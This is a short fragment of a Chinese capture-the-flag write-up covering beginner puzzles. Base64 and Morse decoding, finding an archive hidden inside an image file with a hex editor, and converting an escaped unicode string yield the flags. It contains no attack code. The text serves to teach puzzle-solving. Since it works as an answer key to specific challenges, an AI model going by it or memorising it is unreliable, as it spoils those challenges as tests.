
将题目描述的奇怪字符串用base64解密一下



对照摩尔斯电码表解密得到flag

## 2. 壁纸

用7z解压题目文件



用010editor打开发现里面还有一个压缩文件，后面提示密码是图片id



```
\u68\u67\u61\u65d\u655\u7b\u44\u6f\u65f\u79\u630\u75\u65f\u64b\u66e\u64f\u657\u65f\u75\u64e\u69\u643\u630\u664\u633\u63f\u67d
```

在\u和数字间加上00 写成unicode编码格式，在线网站解码得到flag